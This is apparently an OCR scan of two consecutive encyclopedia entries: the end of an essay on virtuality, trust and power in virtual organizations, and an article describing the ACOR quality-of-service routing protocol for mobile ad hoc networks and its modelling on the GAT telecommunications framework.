In virtuality, a narrowed range of nonverbal symbolic cues can be transmitted to distant others (Foster & Meech, 1995; Sapsed, Bessant, Partington, Tranfield, & Young, 2002; Wallace, 1999), albeit technology advancement is broadening the spectrum. Social cues associated with face-to-face copresence are deprived, while other symbolic cues (i.e., those linked to writing) are accentuated (Thompson, 1995). The additional meaning found in direct auditory and visual communication, carried by inflections in the voice tone, gestures, dress, posture, as well as the reflexive monitoring of others’ responses, is missing. Human senses such as touch, smell, and taste cannot be stimulated (Christou & Parker, 1995). Virtuality is a more abstract form of reality. These symbolic cues convey information regarding the meaning individuals assign to the language they use, as well as the image they want to project while expressing themselves. In this sense, man first went virtual when language evolved, given language was arguably the first abstract space man inhabited.

Understanding the social impact of mediated interaction is helped by thinking in terms of the spaces within which individuals interact (Goffman, 1959, cited by Thompson, 1995). A distinction is made between individuals interacting within and between easily accessible front regions, separated in space and perhaps in time from their respective back regions into which it is difficult, if not impossible, to intrude.

In a face-to-face context, social interaction takes place in a shared front region, a setting that stays put geographically speaking, (e.g., an office, a class), which can be directly observed by others and is related to the image the individual wants to project. Actions that seem to be inappropriate or contradictory for that image are suppressed and reserved in the back region for future use. It is not always easy to identify the distinction between the front region and the back region, as there can be regions which function at one time and in one sense as a front region and at another time and in another sense as a back region. For example, a manager in his office with clients or other employees can be considered as acting in a front region, whereas the same geographical setting can be thought of as the back region before or after the meeting.

In virtuality, the separation of back and front regions can lead to a loss of the sense of normal social presence as individuals become disembodied beings that can potentially be anywhere in the universe without the actual embodied presence (Dreyfus, 2001). Reality appears anonymous, opaque, and inaccessible, without the sociability, warmth, stability, and sensitivity of face-to-face communication (Short, Williams, & Christie, 1976; Van Dijk, 1999). The dichotomy between appearance and reality set up by Plato is intensified. People operating virtually spend more time in an imaginary virtual world than in the real world (Woolgar, 2002).

That said, such disembodied social presence creates opportunities. Whilst interacting in a virtual—as well as in a face-to-face—context, participants construct their own subjective reality, using their particular experience and life history, and incorporating it into their own understanding of themselves and others (cf. Duarte & Snyder, 1999). In a virtual context, individuals live in each other's brains as voices, images, and words on screens, which arguably makes them become capable of constructing multiple realities, of trying out different versions of self, to discover what is "me" and what is "not me," versions of which they are in greater control, taking also with them the reality, or indeed the realities, they are familiar with (Turkle, 1995; Whitty, 2003).

Individuals can thus take advantage of the lack of context by manipulating front and back regions, more consciously inducing and switching to multiple personas, projecting the image they want in the cyberspace, thus controlling the development of their social identity, based on the different degrees of immersiveness (Morse, 1998; cf. Van Dijk, 1999).

At the same time, individuals have increased opportunities for dialogues, due to the richness of the media and the ability to hold multiple dialogues at the same time with discussants anywhere in the world. This gives them increased information that they decontextualize and recontextualize, exposes them to a wealth of diverse perspectives and points of view, and enables them to make sense of their experience in new ways that they could not in the past. Individuals are also forming and disbanding teams quickly, and by doing so, get to know individuals with various educational, social, and cultural backgrounds. Discursive interaction in various teams can be a source of creation of new ideas that may lead to innovative products and services.

From this point of view, it can be argued that the virtual context empowers individuals. Interestingly, multimedia provides more "natural" interaction allowing, for example, the use of voice through Internet telephony and the bringing back into the social frame—for example, of body language and dress, through Web-cams. Does, therefore, the advancement of ICT mean that virtuality will become more "normal," or will the habit of self-identity construction within virtual reality remain?

POWER AND EMPOWERMENT

Giddens (1991) suggests that virtuality offers new modes of exercising power, and that virtuality is creating a more reflective society, due to the massive information received. This can be questioned on the basis that more is read than written, and more is listened to than spoken within the virtual world, which could shape an increasingly passive society hijacked by its own knowledge drifting around the infinite and complex reality of cyberspace. The relationship between power and knowledge in a virtual context remains under-researched. Perhaps it is knowledge itself, which becomes more powerful. However, as virtual teams are formed by geographically-dispersed individuals that hold knowledge, decision-making is also dispersed in relation to this knowledge. It has been found (Franks, 1998), that in an organizational virtual context, the demands of quick changes in knowledge requirements result in managers not being able to keep up. They entrust related decision-making to the remote employees, as they don't have the time or the expertise to make all the necessary decisions. Although this empowerment enhances greater equality in participation, the property rights of the produced knowledge remain organizational, which can make individuals feel weaker and objects of control and pervasiveness, given that their whole online life can ironically also be remotely supervised and archived (Franks, 1998; Ridings, Gefen, & Arinze, 2002). Power dynamics are, therefore, usually different in virtual reality when compared to face-to-face reality.

A REALITY OFTEN SHAPED AROUND SPECIAL INTERESTS

The claim that virtuality shapes communities around shared interests can be understood in relation to the way traditional relationships are shaped and maintained in a virtual context. Dreyfus (2001) emphasizes the withdrawal of people from traditional relations, arguing that the price of loss of the sense of context in virtuality is the inability to establish and maintain trust within a virtual context (cf. Giddens, 1991). Trust has been in the centre of studies on human relations (Handy, 1995). Traditionally, individuals establish their relations based on trust and interact inside a context of social presence, which is affected in virtuality by the physical and psychological distance, by loose affiliations of people that can fall apart at any moment, by a lack of shared experiences and a lack of knowledge of each other's identity. Sapsed et al. (2002) suggest that trust in a virtual environment is influenced by the accessibility, reliability, and compatibility in ICT, is built upon shared interests and is maintained by open and continuous communication. The quantity of information shared, especially personal information, is positively related to trust (Jarvenpaa & Leidner, 1999; Ridings et al., 2002). Being and becoming within virtual communities also depends more on cognitive elements (e.g., competence, reliability, professionalism) than affective elements (e.g., caring, emotional, connection to each other), as emotions cannot be transmitted that easily (Meyerson et al. (1996; cited by Kanawattanachai & Yoo, 2002)).

That said, virtual communities do exist which are, perhaps, breaking with tradition. Consequently, what is "normal" or "traditional," in time, is likely to change. In such communities, the lack of trust allows views to be expressed more openly, without emotion, and people are more able to wander in and out of communities. Special interests are more catered for as minority views can be shared. An absence of trust is less of an issue. The Net is always there and can be more supportive than a local community, making the Net more real than reality and more trustworthy.

In considering the above characteristics of virtuality within management, three factors of organizational life are taken into consideration in the following section; the first is context, the second is the organising challenges which emerge within organizational contexts, the third is the matter of taking into account advancements in technology.

THE MANAGERIAL IMPLICATIONS OF GOING VIRTUAL

Organizationally, the ability to communicate virtually brings increased productivity and opportunity. Getting more out of going virtual requires placing an in-depth understanding of virtuality alongside organizational context in terms of organizational aims, as well as managing the tensions which arise out of those unique organizational contexts. It involves constantly appraising ICT technology convergence and advancement to establish and re-establish what virtuality and virtual networking mean.

The first managerial implication is that managers must be aware of the nature of virtuality in terms of the strategic intent of the organization. Beyond increases in operational productivity, strategically, must the more abstract interaction of the virtual world be countered, or is it an enabler of the aim? More specifically, if an organization wishes to share knowledge without any variation or interpretation, meaning without any innovation, within a confined community, then going virtual can be problematic, especially if counter measures are not taken to reduce the chances of knowledge creation, community boundaries being broken, or made impenetrable, and sharing being reduced through a lack of trust. Thus, e-mails can be sent to the wrong group of people, the content of chat-rooms can be far more risqué than would be the case face-to-face, interest groups can self-organise to lobby against convention, people can appear to be other than they really are, the message can be misinterpreted with negative outcomes.

Where, however, knowledge creation and continuous innovation is desired, then these supposed disadvantages can be turned into advantages. For example, a lack of physical shared context within virtual environments can create a way of sharing knowledge that is tacit, abstract, difficult to describe, but which can also be a source of core competence. The diverse nature of virtual teams, the lack of norms and expected behaviour, is promising for the creation of new ideas that can lead to innovative products and services. Engineers working within CADCAM systems across organizational sites is an example of how going virtual can create a way of communicating unique to that community and difficult to imitate. The challenge here is to understand the way of creating and sharing knowledge and how it might be preserved.

Equally, Intranet chat rooms aimed at sharing of ideas can be more innovative because of the lack of social context. In this sense, going virtual allows managers to take risks they would not do in face-to-face settings, more easily misinterpret others to create new knowledge, not allow sources of bias present in face-to-face encounters to creep into knowledge sharing and creation, participate in conversations which they might otherwise not participate in because they are shy or do not know that the conversation is taking place because the conversation is within strict boundaries. Thus, the anonymous, self-organizing characteristics of going virtual can be advantageous.

One important question remains: As technology becomes more advanced, converging to bring the use of all senses into the virtual realm, and as it pervades our everyday lives, will virtuality become as real, as normal, as common as physicality? Virtuality exists in the making as individuals and technologies co-evolve. Indeed, "Real Virtuality" is talked of, in which within a virtual setting, reality (that is, people's material and symbolic nature) is captured and exchanged. What happens in real virtuality, is virtuality is not a channel through which to experience a more abstract, networked life—it is life, it is the experience.

So to conclude, organizations must be aware of whether the aim within the virtual space is to reconsider reality and to create knowledge, or to communicate reality with no creation of knowledge. In either case, the moderating role of power in knowledge flows, the manipulation of front and back regions, as well as the dynamics and nature of community membership, must be appreciated and managed appropriately.

Finally, as part of our social fabric, virtuality is becoming more natural and more traditional in the sense we are becoming more accustomed to the role it plays in our lives, the technology that underpins it, the opportunities it brings. Perhaps "going virtual," above all, involves accepting that virtuality is as real as reality, but needs to be equally managed based on in-depth understanding and reflexive practice.

REFERENCES

Business Week Online. (2006, August). Retrieved November 27, 2007, from http://www.businessweek.com/magazine/content/06_32/b3996062.htm?chan=tc&campaign_id=rss_tech

Christou, C., & Parker, A. (1995). Visual realism and virtual reality: A psychological perspective. In K. Carr & R. England (Eds.), *Simulated and virtual realities: Elements of perception*. Taylor and Francis.

Dreyfus, H. (2001). *On the Internet*. London: Routledge.

Duarte, D., & Snyder, N. (1999). *Mastering virtual teams: Strategies, tools, and techniques that succeed*. Jossey-Bass Publishers.

Foster, D., & Meech, J. (1995). Social dimensions of virtual reality. In K. Carr & R. England (Eds.), *Simulated and virtual realities: Elements of perception*. Taylor and Francis.

Giddens, A. (1991). *The consequences of modernity*. Stanford University Press.

Goffman, E. (1959). *The presentation of self in everyday life*. New York: Doubleday Anchor.

Handy, C. (1995, May-June). Trust and the virtual organization. *Harvard Business Review*, pp. 40-50.

Hosmer, L. (1995). Trust: The connection link between organizational theory and philosophical ethics. *Academy of Management Review, 20*, 379-403.

Jarvenpaa, S. L., & Leidner, D. E. (1999). Communication and trust in global virtual teams. *Organization Science, 10*, 791-815.

Kanawattanachai, P., & Yoo, Y. (2002). Dynamic nature of trust in virtual teams. *Journal of Strategic Information Systems, 11*, 187-213.

Lawley, D. (2006). Creating trust in virtual teams at orange. *KM Review, 9*, 12-17.

MacKenzie, D. (2006). *The material production of virtuality: Innovation, cultural geography, and facticity in derivatives markets*. Retrieved November 27, 2007, from http://www.sps.ed.ac.uk/staff/documents/TheMaterialProductionofVirtuality.pdf

Metiu, A., & Kogut, B. (2001). *Distributed knowledge and the global organization of software development* (Working paper).

Morse, M. (1998). *Virtualities: Television, media art, and cyberculture.* Indiana University Press.

Papacharalambous, L., & McCalman, J. (2004). Teams investing their knowledge shares in the stock market of virtuality: A gain or a loss? *New Technology, Work and Employment*, *19*(2), 145-154

Ridings, C. M., Gefen, D., & Arinze, B. (2002). Some antecedents and effects of trust in virtual communities. *Journal of Strategic Information Systems*, *11*, 271-295.

Sapsed, J., Bessant, J., Partington, D., Tranfield, D., & Young, M. (2002). Teamworking and knowledge management: A review of converging themes. *International Journal of Management Reviews*, *4*(1), 71-85.

Short, J., Williams, E., & Christie, B. (1976). *The social psychology of telecommunications*. New York: Wiley.

Thompson, J. (1995). *The media and modernity: A social theory of the media*. Polity Press.

Turkle, S. (1995). *Life on the screen*. London: Weidenfeld and Nicholson.

Van Dijk, J. (1999). *The network society*. London: Sage.

Wallace, P. (1999). *The psychology of the Internet*. Cambridge University Press.

Whitty, M. (2003). Cyber-flirting: Playing at love on the Internet. *Theory & Psychology, 13*(3), 339-357.

Woolgar, S. (2002). *Virtual society? Technology, cyberbole, reality*. Oxford University Press.

KEY TERMS

Electronic Media: Interactive digital technologies used in business, publishing, entertainment, and the arts.

Front and Back Region: Front region is a setting that stays put geographically speaking (e.g., an office, a class). Back region is a setting which cannot be easily intruded upon.

Knowledge: An individual and social construction that allows us to relate to the world and each other.

Mediated Interaction: Involves the sender of a message being separated in time and space from the recipient.

Reflective Society: One that takes a critical stance to information received and beliefs held.

Social Construction: Anything that could not have existed, had we not built it (Boghossian, 2001, available at http://www.douglashospital.qc.ca/fdg/kjf/38-TABOG.htm.

Social Realities: Constructs which involve using the same rules to derive the same information (individual beliefs) from observations (Bittner, S., available at www.geoinfo.tuwien.ac.at/projects/revigis/carnuntum/Bittner.ppt).

Virtuality: A socially constructed reality, mediated by electronic media.

Guaranteeing Quality of Service in Mobile Ad Hoc Networks

Noureddine Kettaf
Haute Alsace University, France

Hafid Abouaissa
Haute Alsace University, France

Thang VuDuong
France Telecom R&D, France

INTRODUCTION

This article describes how resources are managed in MANETs (mobile ad hoc networks) so that quality of service (QoS) can be achieved to enable service differentiation. The article introduces in detail a QoS routing protocol called admission control enabled on-demand routing (ACOR) protocol. The article also presents the Global framework for functional architecture analysis in telecommunications (GAT) that is used to model ACOR and show its capability to provide different class of service for different mobile customers. For QoS routing protocols, this fashion of modeling is novel and investigates in details the relation between the customer and its provider and the complexity of the domain of MANETs.

DEFINING QoS

QoS is a network performance concept whose definition varies depending on the treatment given to the traffic belonging to a determined user's profile (Juliet Bates, 2006). For example, video applications require sufficient bandwidth and low packet loss. VoIP services need low latency, but can withstand a limited packet loss.

From a network perspective, QoS is characterized by a number of quantifiable attributes. The following are examples of the QoS commitments that a packet network can give:

- Within a call, the packet loss, end-to-end delay and latency are the main parameters. Such parameters can be explicitly specified in the service level agreement, giving rise to "hard" QoS commitments. Alternatively, "soft" QoS commitments may be given that imply priority of a user's traffic.
- The network maintains a model of resources management and decides, with respect to user's profiles, if it can admit traffic while achieving QoS. This is known as admission control.

For these mechanisms to achieve a quantifiable level of QoS, the profile of each user must be understood. In mobile networks, MANETs should know how to manage resources and meet the QoS commitments. The challenge in these networks consists in delivering the appropriate levels of QoS while ensuring that they can scale to all users and balancing this with the cost and risk of over-provisioning.

ADMISSION CONTROL ENABLED ON-DEMAND ROUTING PROTOCOL

Designing an efficient and reliable QoS routing protocol for MANETs is a challenging problem (X. Masip-Bruin, 2006; S.R. DAS, 2000). However, a simple routing mechanism is required to efficiently manage the limited resources while at the same time being adaptable to the changing network conditions.

ACOR (N. Kettaf H. A., 2006) was proposed to efficiently provide end-to-end support for QoS by introducing simple cost functions which represent QoS metrics. Inspired by the *colored* subgraphs formulation presented in K.M. Konwar (2005), where each link of a MANET is divided potentially to sublinks represented by elementary cost functions for QoS metrics (i.e., bandwidth, delay, packet loss, etc.). For purposes of clarity, we only focus on bandwidth and delay. Firstly, the bandwidth at each node is represented by $F_{b,}$ which is a ratio of the requested bandwidth B by an application to the supported bandwidth by a link B_{max} in addition to the residual bandwidth B_{res}. Secondly, the delay is represented by F_d which is also a ratio of supported delay D by an application to the accumulated hop-by-hop delays with the upper bound of delay D_{max}. The sum of the elementary cost functions (F_b and F_d) at each node is added to the global cost function F_g received in the route request packet during the route discovery to represent a route's end-to-end cost.

Bandwidth and Delay Estimation

To offer bandwidth guaranteed QoS, the residual bandwidth must be known (Carlos T. Calafate, 2005). In wired networks this is a trivial task (A.Ganz, 2003) because the underlying medium is a dedicated point-to-point link with fixed capability. In wireless networks, a node can successfully use the shared channel only when all its neighbors do not transmit or receive packets. A simple and efficient method to estimate residual bandwidth B_{res} by listening to the channel of the IEEE802.11 is used. This method is based on the ratio of free and busy times (N. Kettaf H. A., 2006).

Specifically, the DCF mode is based on the carrier sense multiple access with collision avoidance (CSMA/CA) algorithm combined with the network allocation vector (NAV) (W. Wang, 2006) to determine the busy/idle status of the medium. A mobile node must sense the medium before initiating the transmission of a packet. If the medium is sensed as being idle for a distributed interframe space (DIFS) period, the mobile node can transmit a packet. Otherwise, transmission is deferred, and a *backoff* procedure is started with a random value ranging from 0 up to the current CW size. Once the *backoff* expires, the node transmits the packet.

The MAC detects that its channel is free when the value of the NAV is less than the current time, "receive state" is idle, and "send state" is idle. On the other hand, the MAC claims that the channel is busy when the NAV sets a new value, "receive" and "send states" change from idle to any other state.

A node estimates its B_{res} as the channel bandwidth times the ratio of free time to overall time. B_{res} is cross layered to the network layer to compute F_b. The local elementary cost function F_b is given by:

$$F_b = \frac{B}{B_{\max} - (B_{res} + B)} \tag{1}$$

Where:
B: the requested bandwidth.
B_{max}: the maximum bandwidth supported by a link, for example,: 11Mb/s.
B_{res}: the residual bandwidth.

To admit bandwidth requirements B, the following inequality must be verified.

$$B_{res} + B \le B_{\max}$$

On the other hand, estimating end-to-end delay in MANETs is a crucial task due to the unsynchronized nature of the network. In ACOR, a "Hello" packet is used to estimate the delay to the next neighbor. When a node transmits a Hello packet, it starts a local timer d_{start}. Upon receiving the acknowledgement of the Hello, the node records again the receiving time, d_{ack}. However, to estimate an accurate delay, an error probability factor D_e is considered to represent the queuing delay at each relaying node, the packet transmission time and the propagation delay. Hence, the estimated delay at node i is $D_i = (d_{ack} - d_{start}) + D_e$. At each node, the elementary cost function is given by,

$$F_d = \frac{D}{D_{\max} - (\sum_{i=1}^{j} D_i + D)} \tag{2}$$

Where
D_i: the estimated delay to next hop.
D_{max}: the upper bound of delay supported by a flow.
$\sum_{i=1}^{j} D_i$: the accumulated delays from node i (e.g., source) to node j.

Also, to admit a delay D, the following inequality must be verified.

$$D_{\max} \ge \sum_{i=1}^{j} D_i + D$$

G

The end-to-end cost of a route is represented by a global cost function called F_g that results from the sum of local cost functions $(F_b + F_d)$ evaluated at each relaying node. The value of F_g is accumulated from source where it is set to cipher to destination. In particular, a high value of F_g represents an overloaded route.

$$F_g = \frac{B}{B_{\max} - (B_{res} + B)} + \frac{D}{D_{\max} - (\sum_{i=1}^{j} D_i + D)} \qquad (3)$$

Route Discovery and Resource Reservation

ACOR conforms to a pure on-demand routing protocol. It neither maintains any routing table, nor exchange routing information periodically. When a source node needs to establish a route to another node, with respect to a specific QoS requirement, it broadcasts a route request (RouteRequest) packet that includes mainly, the requested QoS and also the global cost function F_g which will be accumulated at relaying nodes. Upon receiving the request packet, each intermediate node obeying to QoS requirements, updates the received F_g by appending its local cost functions F_b and F_d. Afterward, a route entry in its routing table is set and a request is rebroadcasted to next hop neighbors.

To reduce the overhead generated by the control packets during the route discovery and contrary to other routing protocols (I. Chakeres, 2006; Kravets, 2003; M. Abolhasan, 2004), ACOR adopts two efficient optimization mechanisms. One is applied on nodes that cannot support QoS requirements by ignoring the route request packet. The other is for intermediate nodes by rebroadcasting the first received route request packet. When an intermediate node receives several route requests to one destination, records the incoming values of F_g and rebroadcasts only the first received route request with the updated value of F_g.

Once the destination node receives the request packet, it responds by unicasting a route reply (RouteReply) packet which principally includes the source node's address and the end-to-end value of F_g. Thus, each intermediate node must update the recorded values of F_g set in the routing table during the route discovery. The update is a deduction of the received F_g in the route reply from the one of the route request.

Loop-Free Routing

The operation of ACOR is loop-free based on a destination sequence number to indicate the control packets freshness for each data flow. This sequence number is updated whenever a node receives new information about the sequence number from route request, route reply, or route error packets that may be received related to that destination. ACOR depends on each participating node in the network to own and maintain its destination sequence number to guarantee loop-freedom of all routes toward that node.

Using this technique, the control overhead is reduced by minimizing the transmission of unnecessary control packets.


QoS Route Recovery

The most existing MANET routing protocols detect a route break using the "Hello" packet (C.E. Perkins, 2003) for neighbor lost detection, and then a route discovery is initiated which may engender a long delay for QoS applications and generate an excessive overhead. However, in ACOR an efficient method based on the bandwidth reservation lifetime at the destination node (N. Kettaf H. A., 2006) for QoS route recovery is used. If the destination node fails to receive data of reserved flow before its reservation lifetime, the destination node initiates the QoS route recovery. The destination node broadcasts a reverse route (ReverseRoute) packet backward to the source of data. The reverse route packet is treated in the same manner as a route request described in 3.2. Once the source of data receives the reverse route packet, it chooses the adequate route with respect to the value of F_g. However, due to frequent topology changes or packet loss, the reverse route packet may not arrive to the source node within a predefined tolerable time. The source of data may trigger a new route discovery or send data on Best Effort via the reverse route of the route error packet.

GLOBAL FRAMEWORK FOR FUNCTIONAL ARCHITECTURE ANALYSIS IN TELECOMMUNICATIONS

In order to provide a global and homogeneous view of functions needed to support end-to-end telecommunications services when different actors such as service

Figure 1. The GAT's levels and processes



providers, network providers, and technologies are involved in their provisioning while taking also into account the arrival of next generation networks (NGN), the Global framework for functional architecture analysis in telecommunications (GAT) is developed (T. VuDuong, 2003).

The GAT Framework

The framework is based upon the *customer-provider* relationship. Figure1 illustrates horizontally five processes, and vertically six levels to structure functions and data. A seventh vertical level is devoted to network element functions also called transport functions.

Processes

Processes are related to service lifecycle. They structure actions undertaken by providers to answer to customer's requests. The proposed processes are as follows.

- **Pre-sales:** This process gathers the whole actions undertaken before services subscription to deal with customers (e.g., market studies) and with network resources in a whole (e.g., target scenarios).
- **Subscription/provisioning:** This process deals with actions that follow customers' subscriptions: customer care (contracts, customer profiles), dimensioning, deployment, and network configuration management.
- **Invocation:** Following a service invocation request, this process is in charge of every service and resource controls to support services in real-time (or on-demand).
- **After-sales:** Network performance report, QoS, and faults are handled by this process. It also manages measurements and monitoring. Customers might ask for their QoS information.
- **Billing:** Given their crucial importance, the billing operations need a specific process that processes data provided by the Invocation process or by the Subscription/provisioning one, such as contracts and packages.

In this framework, four management processes are identified, *Pre-sales*, *Subscription/provisioning, After sales* and *billing*, and *invocation* that corresponds to the dynamic control plane.

Levels

Each process is divided into similar levels corresponding to levels of operations to support customer, service, and resources. Two domains, each gathering three levels. are identified.

Services processing and *resources processing*. The proposed levels are as follows.

- **Service mediation:** This level is intermediary between the customer and service offers. It manages catalogues of service providers, for example, the form of "yellow pages" indicating the main attributes of provided services.
- **Offers:** This level proposes *offers, that is,* bundles of one or more services to the customer. It also deals with the customer's subscription, the customer's identification and authentication in order to allow him to use the subscribed services in an *offer*.
- **Service execution:** This level ensures the planning and the development of services. In the *Invocation* process, it ensures the execution of a telecommunications service that is dynamically requested by the customer.
- **Resource mediation:** This level ensures first, the adaptation between service instance and resources by translating service parameters into resource parameters. This *resource mediation* level is relevant when service providers or when resource providers and resources themselves are not yielded from the beginning. In case of providing mobility service to the customer, this level is the most relevant place to hold the global information about the customer mobility profile because this level is the unique point possessing a global view of resources.
- **Network resource processing:** This level is in charge of network resource deployment to meet demands of the customer's service. It identifies and monitors resources required to support the service. It computes topological paths (nodes, interfaces/links) and constraints to transfer flows.
- **Network element resource processing:** This level is in charge of resource network element deployment. It identifies and monitors resources at the *network element* level (matrix connection, interface, port, etc.). These two functions are in charge of two main actions in the *Invocation* process: to select physical paths and to route data.
- **Network element** or **transport:** This level corresponds to transport functions described in details in (G.805).

ACOR'S MODELING ON GAT

QoS routing is a typical matter that requires a global analysis. By modeling the ACOR QoS routing protocol on the GAT framework, one can distinguish which levels and which processes are concerned to support QoS. The sources of QoS are located in the various levels and processes. We chose to focus on three processes whose resource processing and resources themselves are usually dealt with by resource providers: *Subscription/provisioning, invocation,* and *after-sales.*

The *service mediation*, common to the five processes, proposes QoS information and service costs thanks to its catalogue of service providers.

Following a customer's subscription request, in the *subscription/provisioning* process, one distinguishes that:

1. The *offers* level function manages service subscription. It formalizes QoS contract negotiated between the customer and the provider.
2. The *service execution* level function activates the QoS contract and orders the *resource mediation* level.
3. The *resource mediation* level function manages information related to end-to-end resource performances (terminal, connection, access network, etc.). It binds QoS characteristics and network resource performances.
4. The *network resource processing* level function manages network resource configuration and takes into account QoS constraints to dimension necessary resources, that is, interface, buffer, and so forth.
5. The *network element resource processing* level function manages network element configuration parameters and maintains provisional states of resource occupation. One distinguishes two kinds of provisional states:
    a. The *declared resource state* is computed taking into account QoS declared by the customer, and accepted by the network with respect to current resources availability.
    b. The *reserved resource state* is computed taking into account commitments written in the contract between the customer and the provider. Note that this state differs from the declared state by the fact that the customer


declaration may vary according to the levels of contractual commitment.

6. Following a customer's service invocation request, in the *invocation* process, one distinguishes that:
7. The *offers* level function controls the correspondence between the QoS subscribed by the customer and the QoS requested by the customer.
8. The *service execution* level function handles QoS data suitable to the customer's request.
9. The *reesource mediation* level function selects the end-to-end resource support (terminal, access network, subnetworks, core network, etc.) corresponding to the above QoS constraints, with respect to resource performances and the state of resources managed in the Subscription/Provisioning process.
10. The *network resource processing* level function controls and includes an admission control on the basis of QoS constraints with regard to the estimated network resources state, obtained by QoS monitoring and measures in the *after-sales* process, and potentially to the amount of reserved resources.
11. The *network element resource processing* level function controls and includes an admission control on the basis of the real resources states node per node. This function is vital to guarantee QoS on-demand. At the resources level, flows are switched/forwarded in accordance with the traffic contract.
12. The after-sales process, based on the network monitoring and measurements, information about the estimated (or operational) state of resources (residual bandwidth, queue occupation, etc.), and the QoS experienced by the customer's service use may be obtained and would in general be used to improve the resource planning and the QoS offered to customers.
13. Finally in the billing, collected information is used to extract the consumed resources to create invoices to customers.

SUMMARY

This article has investigated a promising QoS routing protocol ACOR that enables differentiated QoS

Figure2. ACOR's modeling on GAT



to be implemented in multimedia MANETs. ACOR introduces simple local cost F_b and F_d functions to represent QoS metrics, as well as a simple admission control mechanism for implicit resource reservation adapted to frequent changes of network topology. The end-to-end cost of a route is represented by F_g, the sum of the elementary cost functions F_b and F_d. ACOR establishes the route on-demand, by broadcasting a RouteRequest packet which contains F_g and QoS requirements. Therefore, each intermediate node receiving the RouteRequest and supporting the QoS requirements, reserves implicitly resources and increases the value of F_g by adding the values of the elementary cost functions. When achieving the destination node, a RouteReply packet is forwarded by unicast to the source node. Intermediate nodes validate the route and resource reservation and wait for the flow of data.

The article described also the GAT framework for telecommunications architecture analysis. It is decomposed into five service life cycle-devoted processes and seven service and resources-devoted levels. The GAT was used to model ACOR and show its capability to providing QoS for different customers' profiles.

REFERENCES

A. Ganz, Q. X. (2003). Ad hoc QoS on-demand routing (AQOR) in mobile ad hoc networks. *Journal of Parallel and Distributed Computing, 63*, 154-165.

C.E. Perkins, E. B.-R. (2003). *Ad hoc on-demand distance vector (AODV) routing. IETF Internet RFC.* Retrieved April 25, 2007, from http://www.ietf.org/rfc/rfc3561.txt

Carlos T., & Calafate, P.M. (2005). On the interaction between IEEE 802.11e and routing protocols in Mobile ad hoc Networks. In *Proceedings of the IEEE Euromicro-PDP'05*.

G.805, I.-T. R. (n.d.). *Generic functional architecture of transport networks*.

I. Chakeres, C. P. (2006). Dynamic MANET on-demand (DYMO) routing. 153-181. IETF draft, draft-ietf-manet-dymo-06 (work in progress).

Juliet Bates, C. G. (2006). *Converged multimedia networks.* Wiley.

K.M. Konwar, I. M. (2005). Improved algorithms for multiplex PCR primer set selection with amplification length constraint. In *Proceedings of the 3rd Asia-Pacific Bio-informatics Conference (APBC)* (pp. 41-50).

Kravets, Y.Y. (2003). *Contention-aware admission control for ad-hoc networks.* University of Illinois.

M. Abolhasan, T. W. (2004). A review of routing protocols for mobile ad hoc networks. *Journal of Ad Hoc Networks* (*Elsivier*), *2*(1) , 1-22.

N. Kettaf, H. A. (2006). A cross layer admission control on-demand routing protocol for QoS applications. *IJCSNS International Journal of Computer Science and Network Security*, 98-105.

N. Kettaf, H. A. (2006, November). Admission control enables routing protocol -ACOR-. *Internet draft, IETF "Admission Control enables Routing Protocol -ACOR(draft-kettaf-manet-acor-01.txt*)(Work in progress).

